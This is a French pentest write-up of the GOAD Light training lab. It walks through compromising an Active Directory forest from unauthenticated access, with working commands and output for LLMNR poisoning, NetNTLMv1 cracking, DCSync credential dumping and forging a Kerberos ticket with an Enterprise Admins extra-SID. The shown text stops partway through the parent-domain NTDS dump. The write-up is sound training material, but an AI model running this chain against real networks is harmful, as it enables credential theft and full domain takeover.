WRITE-UP

GOAD Light : Compromission d'une forêt Active Directory

24 octobre 2026

Version : 1.0

GOAD Light (lab)
Active Directory – 3 hôtes / 2 domaines
Forêt *sevenkingdoms.local*

Lab – usage pédagogique

Sommaire

Liste des figures 4

1 Suivi du document 5

1.1 Auteur(s) 5

1.2 Historique des versions 5

2 Synthèse 6

2.1 Vulnérabilités identifiées 6

3 Contexte & périmètre 8

3.1 Comptes de départ 9

4 Reconnaissance réseau 10

5 Énumération 11

6 Accès initial : empoisonnement & capture de hash 14

7 Cartographie du domaine (BloodHound) 16

8 Élévation de privilèges : DCSync sur NORTH 17

9 Escalade child-to-parent (escalade de forêt) 18

10 Persistance : Golden Ticket de la forêt 20

11 Conclusion & recommandations 21

12 Vulnérabilités identifiées 23

C1: Droits excessifs : utilisateur standard membre des Administrators (DCSync) 23

H1: Authentification NetNTLMv1 autorisée (cassable) 24

H2: Empoisonnement LLMNR / NBT-NS / mDNS 25

H3: Escalade child-to-parent via SID History (Extra-SID Enterprise Admins) . 26

H4: Persistance Kerberos : Golden Ticket (compromission du krbtgt) 27

H5: Signature SMB désactivée sur le serveur membre CASTELBLACK 28

H6: Mot de passe utilisateur faible (présent dans les fuites publiques) 29

M1: Énumération via compte invité et RID cycling 30

13 Avertissement 31

A Annexes 32

A.1 Outils utilisés 32

Liste des figures

Figure 1 - Répartition des vulnérabilités identifiées 7

1 Suivi du document

1.1 Auteur(s)

Contact	Détails	Rôle
		Auteur principal, Pentester

1.2 Historique des versions

Version	Description	Date
1.0	Version initiale du write-up	24 oct. 2026

2 Synthèse

Ce write-up documente la compromission complète du lab **GOAD Light** (Game of Active Directory, version allégée), menée depuis une machine d'attaque Exegol branchée sur le réseau `192.168.10.0/24`, le tout isolé sur un serveur dédié.

Partant d'un simple accès réseau **sans aucun identifiant**, le chemin d'attaque aboutit au contrôle total de la **forêt** `sevenkingdoms.local` (Enterprise Admins). Les grandes étapes :

- **Reconnaissance & énumération** : découverte de 3 hôtes, énumération SMB/RPC et des utilisateurs du domaine via l'accès invité et le *RID cycling* sur le serveur membre **CASTELBLACK**.
- **Accès initial** : empoisonnement **LLMNR/NBT-NS/mDNS** (Responder) pour capturer des authentifications **NetNTLMv1**, puis cassage du hash de `robb.stark` (mot de passe `sexywolfy`, présent dans *rockyou*).
- **Élévation de privilèges** : `robb.stark` étant membre des **Administrators** du domaine enfant **NORTH**, un **DCSync** sur **WINTERFELL** livre tous les secrets du domaine, dont la clé **krbtgt**.
- **Escalade child-to-parent** : forge d'un TGT inter-royaume avec un **Extra-SID** *Enterprise Admins* du domaine parent, menant au **DCSync de KINGSLANDING** (domaine racine).
- **Persistance** : extraction de la clé **krbtgt** du domaine parent et forge d'un **Golden Ticket** sur `sevenkingdoms.local`.

La cause racine n'est pas une vulnérabilité unique mais une **accumulation de mauvaises configurations** (protocoles de résolution de noms hérités, NTLMv1, mot de passe faible, signature SMB désactivée, droits excessifs) qui, chaînées, mènent de l'anonyme à l'Enterprise Admin.

2.1 Vulnérabilités identifiées

#	CVSS	Description	Page
C1	9.9	Droits excessifs : utilisateur standard membre des Administrators (DCSync)	23
H1	8.7	Authentification NetNTLMv1 autorisée (cassable)	24
H2	8.0	Empoisonnement LLMNR / NBT-NS / mDNS	25
H3	8.0	Escalade child-to-parent via SID History (Extra-SID Enterprise Admins)	26
H4	8.0	Persistance Kerberos : Golden Ticket (compromission du krbtgt)	27
H5	8.0	Signature SMB désactivée sur le serveur membre CASTELBLACK	28
H6	7.5	Mot de passe utilisateur faible (présent dans les fuites publiques)	29
M1	5.3	Énumération via compte invité et RID cycling	30

Répartition par criticité

Au cours de cet exercice, **1 critique(s)**, **6 élevée(s)** and **1 moyenne(s)** vulnérabilité(s) ont été identifiées :




Figure 1 - Répartition des vulnérabilités identifiées

3 Contexte & périmètre

Contexte

GOAD Light est une version réduite du lab *GOAD* d'Orange Cyberdefense, conçue pour s'entraîner aux attaques Active Directory. Il reproduit une petite **forêt** composée d'un domaine racine et d'un domaine enfant, sur le thème de *Game of Thrones*.

L'objectif de l'exercice est d'obtenir le contrôle complet de la forêt (groupe **Enterprise Admins**) en partant d'une position d'attaquant **non authentifié** sur le réseau interne.

Périmètre

Hôte	IP	Rôle	Domaine	Remarques
KINGSLANDING	192.168.10.10	DC (domaine racine)	`sevenkingdoms.local`	Signature SMB activée
WINTERFELL	192.168.10.11	DC (domaine enfant)	`north.sevenkingdoms.local`	Signature SMB activée
CASTELBLACK	192.168.10.22	Serveur membre (MSSQL)	`north.sevenkingdoms.local`	**Signature SMB désactivée**

Machine d'attaque : conteneur **Exegol** sur l'interface `eth0`, dans le sous-réseau `192.168.10.0/24`.

SID des domaines relevés pendant l'exercice :

- `north.sevenkingdoms.local` → `S-1-5-21-2788788549-859446197-2991521553`
- `sevenkingdoms.local` → `S-1-5-21-3825815353-3103672020-2823538000`

Topologie




Figure — vue d'ensemble des deux contrôleurs de domaine et du serveur membre `.22`.

3.1 Comptes de départ

Aucun. L'exercice démarre en position **non authentifiée** (*black box* interne) : seul l'accès au segment réseau `192.168.10.0/24` est fourni.

4 Reconnaissance réseau

Première étape : identifier les hôtes vivants et les services SMB sur le sous-réseau. `nxc` (NetExec) permet de balayer tout le `/24` d'un coup et d'afficher directement les bannières SMB.

```
[Oct 21, 2026 - 11:54:26 (UTC)] exegol-goad /workspace # nxc smb 192.168.10.0/24
SMB  192.168.10.22  445  CASTELBLACK   [*] Windows 10 / Server 2019 Build 17763 x64
(name:CASTELBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:None)
SMB  192.168.10.11  445  WINTERFELL    [*] Windows 10 / Server 2019 Build 17763 x64
(name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:None) (Null
Auth:True)
SMB  192.168.10.10  445  KINGSLANDING  [*] Windows 10 / Server 2019 Build 17763 x64
(name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:None) (Null
Auth:True)
```

On découvre **3 machines**. Plusieurs informations utiles ressortent déjà de cette seule commande :

- Deux domaines distincts apparaissent : `sevenkingdoms.local` (sur `.10`) et `north.sevenkingdoms.local` (sur `.11` et `.22`). La convention de nommage `north.sevenkingdoms.local` indique un **domaine enfant** de `sevenkingdoms.local` → on est dans une **forêt** à deux domaines.
- **KINGSLANDING (.10)** et **WINTERFELL (.11)** ont `signing:True` : ce sont les **contrôleurs de domaine**.
- **CASTELBLACK (.22)** a `signing:False` : c'est un **serveur membre**, et l'absence de signature SMB en fait une cible de choix (relais NTLM possible).
- `Null Auth:True` sur les deux DC signale qu'une session nulle est partiellement tolérée.

5 Énumération

On se concentre sur **CASTELBLACK (.22)**, le serveur membre, qui est souvent le maillon le plus bavard.

Accès invité sur CASTELBLACK

Un scan complet avec `enum4linux-ng` montre que la session nulle est refusée, mais que l'**accès invité** est toléré : le serveur accepte l'authentification avec **n'importe quel nom d'utilisateur** et un mot de passe vide.

```
[Oct 21, 2026 - 16:50:18 (UTC)] exegol-goad /workspace # enum4linux-ng 192.168.10.22 -A
 ========================================
|    RPC Session Check on 192.168.10.22    |
 ========================================
[*] Check for anonymous access (null session)
[-] Could not establish null session: STATUS_ACCESS_DENIED
[*] Check for guest access
[+] Server allows authentication via username 'tznvajdb' and password ''
[H] Rerunning enumeration with user 'tznvajdb' might give more results
```

Le nom `tznvajdb` est tiré au hasard : comme il est accepté avec un mot de passe vide, c'est bien le **compte invité** qui répond derrière. En relançant l'énumération avec un utilisateur quelconque (ici `test`), on obtient les partages.

Partages SMB

```
[Oct 21, 2026 - 16:50:18 (UTC)] exegol-goad /workspace # enum4linux-ng 192.168.10.22 -A -R
-u "test"
 ======================================
|    Shares via RPC on 192.168.10.22    |
 ======================================
[*] Enumerating shares
[+] Found 5 share(s):
ADMIN$:   comment: Remote Admin                            type: Disk
C$:       comment: Default share                           type: Disk
IPC$:     comment: Remote IPC                              type: IPC
all:      comment: Basic RW share for all                  type: Disk
public:   comment: Basic Read share for all domain users   type: Disk
[*] Testing share ADMIN$   -> Mapping: DENIED, Listing: N/A
[*] Testing share C$       -> Mapping: DENIED, Listing: N/A
[*] Testing share IPC$     -> Mapping: OK,     Listing: NOT SUPPORTED
[*] Testing share all      -> Mapping: OK,     Listing: OK
[*] Testing share public   -> Mapping: OK,     Listing: DENIED
```

On retient **5 partages**, dont :

- `all` : accessible en lecture **et** écriture (RW) — intéressant pour y déposer un fichier malveillant ou un *SCF/URL* déclencheur.
- `public` : mappable mais listable seulement par un utilisateur du domaine (le compte invité est refusé en lecture).
- `IPC$` : ouvert — c'est le pipe qui va permettre l'énumération RPC.

Utilisateurs du domaine (RID cycling)

CASTELBLACK étant joint au domaine, on peut recoller le **SID du domaine** et énumérer les comptes par *RID cycling*.

```
 ===================================================================
|    Users, Groups and Machines on 192.168.10.22 via RID Cycling    |
 ===================================================================
[*] Trying SID S-1-5-21-2788788549-859446197-2991521553
[+] Found user 'NORTH\Administrator' (RID 500)
[+] Found user 'NORTH\Guest' (RID 501)
[+] Found user 'NORTH\krbtgt' (RID 502)
[+] Found domain group 'NORTH\Domain Admins' (RID 512)
[+] Found domain group 'NORTH\Domain Controllers' (RID 516)
[...]
[+] Found user 'NORTH\vagrant' (RID 1000)
[+] Found user 'NORTH\cloudbase-init' (RID 1001)
[+] Found user 'NORTH\WINTERFELL$' (RID 1002)
[+] Found 6 user(s), 11 group(s), 0 machine(s) in total
```

On obtient une première cartographie des comptes et groupes du domaine **NORTH** :

Utilisateurs	Groupes
NORTH\Administrator	NORTH\Domain Admins
NORTH\Guest	NORTH\Domain Users
NORTH\krbtgt	NORTH\Domain Guests
NORTH\vagrant	NORTH\Domain Computers
NORTH\cloudbase-init	NORTH\Domain Controllers
NORTH\WINTERFELL$	NORTH\Cert Publishers
	NORTH\Group Policy Creator Owners
	NORTH\Read-only Domain Controllers
	NORTH\Protected Users
	NORTH\Key Admins

Comptes locaux de CASTELBLACK

Le même *RID cycling*, cette fois via le compte invité, révèle les comptes **locaux** de la machine :

```
[Oct 21, 2026 - 16:51:03 (UTC)] exegol-goad /workspace # nxc smb 192.168.10.22 -u guest -p
'' --rid-brute
SMB  192.168.10.22  445  CASTELBLACK  [+] north.sevenkingdoms.local\guest:
SMB  192.168.10.22  445  CASTELBLACK  500: CASTELBLACK\Administrator (SidTypeUser)
SMB  192.168.10.22  445  CASTELBLACK  501: CASTELBLACK\Guest (SidTypeUser)
SMB  192.168.10.22  445  CASTELBLACK  503: CASTELBLACK\DefaultAccount (SidTypeUser)
SMB  192.168.10.22  445  CASTELBLACK  504: CASTELBLACK\WDAGUtilityAccount (SidTypeUser)
SMB  192.168.10.22  445  CASTELBLACK  1000: CASTELBLACK\vagrant (SidTypeUser)
SMB  192.168.10.22  445  CASTELBLACK  1001: CASTELBLACK\cloudbase-init (SidTypeUser)
SMB  192.168.10.22  445  CASTELBLACK  1002:
CASTELBLACK\SQLServer2005SQLBrowserUser$CASTELBLACK (SidTypeAlias)
```

Le compte `SQLServer2005SQLBrowserUser$CASTELBLACK` confirme la présence d'une **instance MSSQL** sur le serveur — une piste à garder en tête.

Énumération RPC (IPC$)

Le partage `IPC$` étant ouvert, on énumère les interfaces RPC exposées avec `rpcdump.py`.

```
[Oct 21, 2026 - 16:57:01 (UTC)] exegol-goad /workspace # rpcdump.py "192.168.10.22" | grep
"Protocol"
Protocol: [MS-RSP]: Remote Shutdown Protocol
Protocol: [MS-EVEN6]: EventLog Remoting Protocol
Protocol: [MS-TSCH]: Task Scheduler Service Remoting Protocol
Protocol: [MS-SAMR]: Security Account Manager (SAM) Remote Protocol
Protocol: [MS-RAA]: Remote Authorization API Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-PAN]: Print System Asynchronous Notification Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-SCMR]: Service Control Manager Remote Protocol
Protocol: [MS-CMPO]: MSDTC Connection Manager
Protocol: [MS-FASP]: Firewall and Advanced Security Protocol
```

La présence de **MS-RPRN** (service Spooler d'impression) et **MS-SAMR** est notable : MS-RPRN ouvre la voie à des techniques de coercition d'authentification (*PrinterBug*), qui, combinées à l'absence de signature SMB sur `.22`, rendent un **relais NTLM** réaliste. Ce ne sera pas la voie empruntée ici, mais c'est une alternative à documenter.

6 Accès initial : empoisonnement & capture de hash

Faute d'identifiant exploitable, on se tourne vers l'écoute réseau. On lance d'abord **Responder en mode analyse** (`-A`) pour observer sans rien empoisonner.

Responder en mode passif

```
[Oct 21, 2026 - 21:18:44 (UTC)] exegol-goad /workspace # responder -I eth0 -A
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poisoned.
[Analyze mode: NBT-NS] Request by 192.168.10.11 for BRAVOS, ignoring
[Analyze mode: MDNS]   Request by 192.168.10.11 for Bravos.local, ignoring
[Analyze mode: LLMNR]  Request by 192.168.10.11 for Bravos, ignoring
[Analyze mode: LLMNR]  Request by 192.168.10.11 for Meren, ignoring
[...]
```

Il y a de la vie sur le réseau : **WINTERFELL (.11)** émet en boucle des requêtes de résolution de noms (**NBT-NS / LLMNR / mDNS**) pour des noms qui n'existent pas dans le DNS (`BRAVOS`, `Meren`, `Bravos.local`). Ces protocoles de secours interrogent tout le segment en broadcast : c'est exactement ce qu'un attaquant peut usurper. On passe donc en **empoisonnement actif**.

Empoisonnement (poisoning)

```
[Oct 21, 2026 - 21:22:59 (UTC)] exegol-goad /workspace # responder -I eth0
[*] [NBT-NS] Poisoned answer sent to 192.168.10.11 for name MEREN (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 192.168.10.11 for name Meren
[...]
[SMB] NTLMv1-SSP Client   : fe80::3e7c:575a:b2d4:ef76
[SMB] NTLMv1-SSP Username : NORTH\eddard.stark
[SMB] NTLMv1-SSP Hash     :
eddard.stark::NORTH:C0434F86354DE020000000000000000000000000000000:C2E696407E3610BDE5018DB
DD431C2994A2999795BC9B665:1122334455667788
[...]
[SMB] NTLMv1-SSP Client   : fe80::3e7c:575a:b2d4:ef76
[SMB] NTLMv1-SSP Username : NORTH\robb.stark
[SMB] NTLMv1-SSP Hash     :
robb.stark::NORTH:99F8171DF41AF9BA000000000000000000000000000000:8FAC31EAA2F248C34F31FA649
A50B1BD058452CCD18DF678:1122334455667788
[*] Skipping previously captured hash for NORTH\robb.stark
[...]
```

En répondant aux requêtes empoisonnées, la victime (`.11`) tente de s'authentifier **vers nous**, ce qui nous livre deux empreintes de type challenge/réponse :

```
eddard.stark::NORTH:C0434F86354DE020000000000000000000000000000000:C2E696407E3610BDE5018DB
DD431C2994A2999795BC9B665:1122334455667788

robb.stark::NORTH:99F8171DF41AF9BA000000000000000000000000000000:8FAC31EAA2F248C34F31FA649
A50B1BD058452CCD18DF678:1122334455667788
```

Point crucial : il s'agit de **NetNTLMv1** (challenge statique `1122334455667788`, moitié haute du champ remplie de zéros). NTLMv1 est une version héritée, nettement plus faible que NTLMv2, et **cassable** efficacement (voire convertible en hash NT via les tables DES de `crack.sh`).

Cassage du hash

Avec `hashcat` en mode **5500 (NetNTLMv1)** et la wordlist `rockyou`, le hash d'`eddard.stark` ne tombe pas (ni avec les règles testées). En revanche celui de `robb.stark` tombe quasi instantanément.

```
[Oct 21, 2026 - 21:41:52 (UTC)] exegol-goad /workspace # hashcat -m 5500 roob.txt /usr/
share/wordlists/rockyou.txt
[...]
robb.stark::NORTH:99f8171df41af9ba...:8fac31eaa2f248c3...:1122334455667788:sexywolfy

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5500 (NetNTLMv1 / NetNTLMv1+ESS)
Time.Started.....: Wed Oct 21 21:42:06 2026 (1 sec)
Recovered........: 1/1 (100.00%) Digests
```

```
[Oct 21, 2026 - 21:42:08 (UTC)] exegol-goad /workspace # hashcat -m 5500 roob.txt /usr/
share/wordlists/rockyou.txt --show
robb.stark::NORTH:99f8171df41af9ba...:8fac31eaa2f248c3...:1122334455667788:sexywolfy
```

On dispose donc d'un **premier accès authentifié** au domaine :

> **`north.sevenkingdoms.local\robb.stark : sexywolfy`**

7 Cartographie du domaine (BloodHound)

Avec ce compte, l'objectif devient de **remonter vers Domain Admin puis Enterprise Admin**. On commence par collecter la structure du domaine avec BloodHound.

```
[Oct 22, 2026 - 13:30:07 (UTC)] exegol-goad /workspace # bloodhound-ce.py --zip -c All -d
"north.sevenkingdoms.local" -u "robb.stark" -p "sexywolfy" -ns 192.168.10.11
```

En explorant `robb.stark` dans l'interface BloodHound, un détail saute aux yeux : au-delà des groupes attendus (*Domain Users*, *Stark*…), le compte est **membre de `Administrators@north.sevenkingdoms.local`**.

```
ROBB.STARK@NORTH.SEVENKINGDOMS.LOCAL
  Member Of (8) :
    - USERS@NORTH.SEVENKINGDOMS.LOCAL
    - ADMINISTRATORS@NORTH.SEVENKINGDOMS.LOCAL      <== intéressant
    - REMOTE DESKTOP USERS@NORTH.SEVENKINGDOMS.LOCAL
    - DOMAIN USERS@NORTH.SEVENKINGDOMS.LOCAL
    - STARK@NORTH.SEVENKINGDOMS.LOCAL
    - ...
```

Être dans le groupe **Administrators** du domaine signifie, en pratique, disposer de droits d'administration sur le contrôleur de domaine **WINTERFELL** — et donc la capacité de réaliser un **DCSync** (réplication des secrets de l'annuaire). Inutile de chercher un chemin plus complexe : `robb.stark` est déjà, de fait, administrateur du domaine NORTH.

8 Élévation de privilèges : DCSync sur NORTH

On exploite directement ces droits pour répliquer les secrets du domaine depuis **WINTERFELL (.11)**. Un premier dump ne récupère que les empreintes NT (`-just-dc-ntlm`).

```
[Oct 22, 2026 - 13:27:12 (UTC)] exegol-goad /workspace # secretsdump.py
'north.sevenkingdoms.local/robb.stark:sexywolfy@192.168.10.11' -just-dc-ntlm
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:391214b34f5437107eddcb95ed0e8c61:::
arya.stark:1111:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
eddard.stark:1112:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
robb.stark:1114:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
[...]
sql_svc:1122:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d660be52b93b804:::
WINTERFELL$:1002:aad3b435b51404eeaad3b435b51404ee:c5ac2c0ce6d844cdb07cb5346225c4f7:::
CASTELBLACK$:1106:aad3b435b51404eeaad3b435b51404ee:782a2cd53393ca0788aa16e10ada3d03:::
SEVENKINGDOMS$:1105:aad3b435b51404eeaad3b435b51404ee:4d13bbbe336441b17b4ca76509f36fd2:::
```

On récupère notamment l'empreinte NT de l'**Administrator du domaine NORTH** : `dbd13e1c4e338284ac4e9874f7de6ef4`. On vérifie sa portée par *pass-the-hash* sur tout le sous-réseau :

```
[Oct 22, 2026 - 15:09:01 (UTC)] exegol-goad /workspace # nxc smb 192.168.10.0/24 -u
administrator -H dbd13e1c4e338284ac4e9874f7de6ef4 -d "north.sevenkingdoms.local"
SMB  192.168.10.10  445  KINGSLANDING  [+]
north.sevenkingdoms.local\administrator:dbd13e1c...
SMB  192.168.10.11  445  WINTERFELL    [+]
north.sevenkingdoms.local\administrator:dbd13e1c... (admin)
SMB  192.168.10.22  445  CASTELBLACK   [+]
north.sevenkingdoms.local\administrator:dbd13e1c... (admin)
```

L'administrateur de NORTH est bien **admin sur WINTERFELL et CASTELBLACK** (le domaine enfant est tombé), mais **pas** sur KINGSLANDING (`.10`) : le domaine **parent** n'est pas encore compromis. Il reste à franchir la frontière de domaine.

On relance un dump complet (`-just-dc`) pour obtenir cette fois les **clés Kerberos**, et en particulier la clé AES du compte **krbtgt** de NORTH.

```
[Oct 22, 2026 - 15:19:23 (UTC)] exegol-goad /workspace # secretsdump.py
'north.sevenkingdoms.local/administrator@192.168.10.11'
-hashes :dbd13e1c4e338284ac4e9874f7de6ef4 -just-dc
[...]
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-
sha1-96:cfb011669b3a0464477eba5fed4b45c395803479c2d5c5f8c3a81ba179fee5a7
krbtgt:aes128-cts-hmac-sha1-96:9bf8eb810bf58c1d8d41dd4c9001048c
krbtgt:des-cbc-md5:5ea1ba61e67c4594
[...]
```

Clé retenue — **krbtgt NORTH (AES-256)** : `cfb011669b3a0464477eba5fed4b45c395803479c2d5c5f8c3a81ba179fee5a7`

9 Escalade child-to-parent (escalade de forêt)

C'est le cœur de l'exercice. Dans une forêt, compromettre un domaine **enfant** permet de compromettre le domaine **parent** grâce au mécanisme de **SID History** : un TGT forgé dans l'enfant peut embarquer un **Extra-SID** correspondant à un groupe privilégié du parent. Comme le trust intra-forêt n'applique pas de *SID filtering* par défaut, le SID d'**Enterprise Admins** du parent est honoré.

Forge du TGT inter-royaume

On forge donc, hors-ligne, un TGT pour l'Administrator de NORTH en y ajoutant l'Extra-SID `S-1-5-21-3825815353-3103672020-2823538000-519` (groupe **Enterprise Admins** du parent, RID 519).

```
[Oct 23, 2026 - 12:57:57 (UTC)] exegol-goad /workspace # ticketer.py -aesKey
cfb011669b3a0464477eba5fed4b45c395803479c2d5c5f8c3a81ba179fee5a7 -domain
"north.sevenkingdoms.local" -domain-sid S-1-5-21-2788788549-859446197-2991521553 -extra-sid
S-1-5-21-3825815353-3103672020-2823538000-519 -user-id 500 Administrator
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for north.sevenkingdoms.local/Administrator
[*] Signing/Encrypting final ticket
[*] Saving ticket in Administrator.ccache
```

En inspectant le ticket, on retrouve bien tous les groupes privilégiés, dont le **RID 519 (Enterprise Admins)** en Extra-SID.

```
[Oct 23, 2026 - 12:59:xx] exegol-goad /workspace # describeTicket.py Administrator.ccache --
aes cfb011669b3a...
[...]
[*]     Groups (decoded)  : (513) Domain Users
[*]                         (512) Domain Admins
[*]                         (520) Group Policy Creator Owners
[*]                         (518) Schema Admins
[*]                         (519) Enterprise Admins
[*]     User Flags        : (32) LOGON_EXTRA_SIDS
[*]     Extra SIDs        : S-1-5-21-3825815353-3103672020-2823538000-519 Enterprise Admins
```

Un piège de royaume (KDC_ERR_WRONG_REALM)

Première tentative directe de DCSync sur KINGSLANDING avec ce ticket : échec.

```
[Oct 23, 2026 - 13:11:50 (UTC)] exegol-goad /workspace # secretsdump.py -k -no-pass
kingslanding.sevenkingdoms.local -dc-ip 192.168.10.10 -just-dc -debug
[+] Using Kerberos Cache: /workspace/Administrator.ccache
[+] SPN CIFS/KINGSLANDING.SEVENKINGDOMS.LOCAL@NORTH.SEVENKINGDOMS.LOCAL not found in cache
[+] Returning cached credential for KRBTGT/
NORTH.SEVENKINGDOMS.LOCAL@NORTH.SEVENKINGDOMS.LOCAL
[+] Using TGT from cache
[+] SMBConnection didn't work, hoping Kerberos will help (Kerberos SessionError:
KDC_ERR_WRONG_REALM(Reserved for future use))
[+] Exiting NTDSHashes.dump() ... STATUS_USER_SESSION_DELETED
```

L'erreur `KDC_ERR_WRONG_REALM` vient du fait que le TGT en cache a été **forgé avec le krbtgt de NORTH (WINTERFELL)** : c'est un ticket du royaume `NORTH.SEVENKINGDOMS.LOCAL`. En l'envoyant tel quel pour demander un service sur KINGSLANDING, impacket s'adresse au mauvais KDC et obtient un refus de

royaume — il faudrait passer par un **ticket de référence inter-royaume** (referral) vers le domaine parent.

Contournement avec NetExec

NetExec gère cette chaîne de référence automatiquement. En réutilisant le même cache Kerberos (`--use-kcache`), le DCSync passe sur **KINGSLANDING** et dump l'annuaire du **domaine racine**.

```
[Oct 23, 2026 - 13:12:03 (UTC)] exegol-goad /workspace # nxc smb
kingslanding.sevenkingdoms.local --use-kcache --ntds
SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING  [+]
NORTH.SEVENKINGDOMS.LOCAL\Administrator from ccache (admin)
SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING  [+] Dumping the NTDS, this could
take a while so go grab a redbull...
SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING
Administrator:500:aad3b435b51404eeaad3b435b51404ee:c66d72021a2d4744409969a581a1705e:::
SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ab5695fa8bd4d8482e173528d6b83f3d:::
SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING
tywin.lannister:1113:...:af52e9ec3471788111a6308abff2e9b7:::
SMB  kingslanding.sevenkingdoms.local  445  KINGSLANDING
jaime.lannister:1114:...:12e3795b7dedb3bb741f2e2869616080:::
